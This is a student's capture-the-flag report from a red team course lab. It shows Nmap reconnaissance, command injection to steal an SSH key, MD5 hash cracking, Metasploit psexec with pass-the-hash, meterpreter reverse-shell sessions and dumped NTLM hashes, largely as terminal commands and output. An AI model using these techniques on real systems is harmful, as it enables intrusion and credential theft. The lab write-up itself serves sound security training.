Penetration Testing Report

A capture the flag vulnerability assessment

Report provided by

Kimberly Frigeri

Executive Summary

Objective: the purpose of this capture the flag vulnerability assessment is to pen test is to discover if we can uncover and exploit the internal network endpoint using external points of entry with the goal of compromising data confidentiality, and possibly integrity and availability

Tools Used

1. Kali Linux (Bash Terminal)
2. Nmap
3. Firefox
4. XXS Injections
5. Metasploit
6. John the Ripper

Penetration Test Findings


Summary

Finding #	Severity	Finding Name
1	Medium	Vulnerable Ips and web services using uncommon ports
2	Medium	Unsecure web app which allows execution of server commands to uncover user accounts
3	High	User accounts compromised to gain access to Administrator account, using hashed private key credentials
4	High	Ability to maneuver through directories and filesystem using Admin user… able to copy files to remote unauthorized hosts


Network Scanning

The first step is always reconnaissance. We need to identify all of the relevant targets in our network and find out what they're running.

1. By using the NMAP command in the terminal we were able to discover all computers connected to the /20 subnet. There were five in total including the machine we were currently using.
2. The next action we took was to run a service and version detection scans on the specific IP found in the initial scan making sure to scan ports 1 – 5000
3. This scan allowed the discovery of an open webserver on port 1013



```
kali@kali: ~
File  Actions  Edit  View  Help
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt

Nmap scan report for ip-172-31-42-70.us-west-2.compute.internal (172.31.42.70)
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt

Nmap scan report for ip-172-31-45-61.us-west-2.compute.internal (172.31.45.61)
Host is up (0.00031s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap scan report for ip-172-31-47-226.us-west-2.compute.internal (172.31.47.226)
Host is up (0.00046s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt

Nmap done: 4096 IP addresses (5 hosts up) scanned in 46.38 seconds

┌──(kali㉿kali)-[~]
└─$
```





```
kali@kali: ~
File  Actions  Edit  View  Help

Nmap done: 1 IP address (1 host up) scanned in 66.49 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sC 172.31.42.70 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-22 13:48 UTC
Nmap scan report for ip-172-31-42-70.us-west-2.compute.internal (172.31.42.70)
Host is up (0.0067s latency).
Not shown: 4999 closed tcp ports (reset)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
| ssh-hostkey:
|   256 68150ac15b64d01f81a94a095a2f1272 (ECDSA)
|_  256 4350c19f3115c3a9a8313dfa1d11fc2c (ED25519)
MAC Address: 02:53:A0:DE:CC:9D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sC 172.31.36.15 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-22 13:49 UTC
Nmap scan report for ip-172-31-36-15.us-west-2.compute.internal (172.31.36.15)
Host is up (0.00016s latency).
Not shown: 4998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   256 0edf2b034b350b87d3555fd5eb80cf86 (ECDSA)
|_  256 793ef79664b91fee3636c043e9c0bfb8 (ED25519)
1013/tcp open  unknown
MAC Address: 02:3D:B1:D2:A2:8F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds

┌──(kali㉿kali)-[~]
└─$
```

Initial Compromise

Next, we need to find our initial compromise vector. Servers hosting openly accessible services, like websites and unsecured databases, are great places to start.

1. We navigated to the website that was being hosted on the webserver by putting in the I.P. address and the specific port number, discovering a simple DNS Lookup Website.
2. The website hosted a user input for DNS lookup, this looked like a good location for some vulnerabilities.
3. Using XXS we were able to display sensitive information which can allow for further system compromising







Pivoting

Upon learning that we can run commands on the web server, we want to find a way to pivot into the other machines on the network.

1. By using XSS injection into the user input, we were able to navigate through the host computer to find the private SSH key
2. Copying the key, we saved into a new file and made sure to set the correct permissions
3. used that private key to pivot into the host computer using the non-standard port discovered in the earlier nmap scan







System Reconnaissance

With SSH access to the second Linux machine, our new goal is to find our way into the remaining machines connected to the /20 subnet.

1. We found a file named Windows Maintenance. That seemed like a good place to look for any passwords
2. Opening the file gave us a username and a password hash that appears to be associated with a windows computer connected to the /20 subnet



```
kali@kali: ~
File  Actions  Edit  View  Help
drwxr-xr-x  2 kali kali   4096 Nov 23  2022 Templates
drwxr-xr-x  2 kali kali   4096 Nov 23  2022 Videos
-rwxrwxrwx  1 kali kali   2602 Sep 22 14:06 alicekey.pem

┌──(kali㉿kali)-[~]
└─$ chmod 700 alicekey.pem

┌──(kali㉿kali)-[~]
└─$ ssh -i alicekey.pem alice-devops@172.31.42.70 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Sep 22 14:11:39 UTC 2023

  System load:  0.2998046875      Processes:             209
  Usage of /:   28.7% of 19.20GB   Users logged in:       0
  Memory usage: 46%               IPv4 address for eth0: 172.31.42.70
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```




```
kali@kali: ~
File  Actions  Edit  View  Help
drwxrwxr-x 2 alice-devops alice-devops 4096 Jul  3 17:16 scripts
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls -la
total 12
drwxrwxr-x 2 alice-devops alice-devops 4096 Jul  3 17:16 .
drwxr-xr-x 7 alice-devops alice-devops 4096 Jul  3 17:16 ..
-rwxr-xr-x 1 alice-devops alice-devops  964 Jun 29 15:25 windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$
```

Password Cracking

With a password hash in our hands, we need to crack it to discover the actual password.


1. Using the John the ripper command we were able to unhash the password for the first windows system.




Metasploit

Now that we have a username and password, we need to use them to gain access to one of the Windows targets.

1. By opening the Metasploit Framework we begin to load an exploit module (windows/smb/pesexec) to gain access to the target machine
2. Configuring settings like SMBUser, SMBPass and RHOST within the exploit to the password and usernames we found earlier we are able to gain access to the windows machine





Passing the Hash

With one Windows machine down and one left to go, by dumping the hash information while on the first windows machine we were able to gain user name and password hashes for all other accounts on the system.

1. We then backgrounded our first exploit and ran the same exploit information replacing the SMBUser, SMBPass and the RHOST with the information and IP address from the last machine connected to the /20 subnet

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×
[*] 172.31.47.226:445 - Authenticating to 172.31.47.226:445 as user 'Administrator'...
[*] 172.31.47.226:445 - Selecting PowerShell target
[*] 172.31.47.226:445 - Executing the payload...
[+] 172.31.47.226:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 172.31.47.226
[*] Meterpreter session 1 opened (172.31.45.61:4444 → 172.31.47.226:49801) at 2023-09-22 15:09:42 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hasdump
[-] Unknown command: hasdump
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 6f35e821a55f9d37f19ff61c1b4a4885...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

fstack:"usual"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::


meterpreter >
```

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×
[*] 172.31.47.226:445 - Executing the payload...
[+] 172.31.47.226:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 172.31.47.226
[*] Meterpreter session 1 opened (172.31.45.61:4444 → 172.31.47.226:49801) at 2023-09-22 15:09:42 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hasdump
[-] Unknown command: hasdump
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 6f35e821a55f9d37f19ff61c1b4a4885...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

fstack:"usual"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::


meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) >
```

Finding Sensitive Files

With access gained on the final target server, the last step is to grab the flag and claim victory.

2. The flag was in a file called secrets.txt on the final system. By running search -f secrets.txt we were able to discover the location of the file.
3. Once the location was discovered we opened the file to view the captured flag

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×
  RHOSTS                172.31.42.55                     yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                                                   asploit/basics/using-metasploit.html
  RPORT                 445                              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION                                    no        Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME                                   no        The service display name
  SERVICE_NAME                                           no        The service name
  SMBDomain             .                                no        The Windows domain to use for authentication
  SMBPass               aad3b435b51404eeaad3b435b51404ee:e13  no        The password for the specified username
                        42bfae5fb061c12a02caf21d3b5ab
  SMBSHARE                                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or
                                                                   a normal read/write folder share
  SMBUser               Administrator2                   no        The username to authenticate as

Payload information:
  Space: 3072

Description:
  This module uses a valid administrator username and password (or
  password hash) to execute an arbitrary payload. This module is similar
  to the "psexec" utility provided by SysInternals. This module is now able
  to clean up after itself. The service created by this tool uses a randomly
  chosen name and description.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0504
  OSVDB (3106)
  http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
  https://www.optiv.com/blog/owning-computers-without-shell-access
  http://sourceforge.net/projects/smbexec/


View the full module info with the info -d command.

msf6 exploit(windows/smb/psexec) > run
```

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0504
  OSVDB (3106)
  http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
  https://www.optiv.com/blog/owning-computers-without-shell-access
  http://sourceforge.net/projects/smbexec/


View the full module info with the info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.45.61:4444
[*] 172.31.42.55:445 - Connecting to the server...
[*] 172.31.42.55:445 - Authenticating to 172.31.42.55:445 as user 'Administrator2'...
[*] 172.31.42.55:445 - Selecting PowerShell target
[*] 172.31.42.55:445 - Executing the payload...
[+] 172.31.42.55:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 172.31.42.55
[*] Meterpreter session 4 opened (172.31.45.61:4444 → 172.31.42.55:49850) at 2023-09-22 15:31:18 +0000

meterpreter > search -f secrets.txt
Found 1 result...
=================

Path                        Size (bytes)  Modified (UTC)
----                        ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000

meterpreter > cat c:\Windows\debug\secrets.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat "c:\Windows\debug\secrets.txt"
Congratulations! You have finished the red team course!meterpreter >
```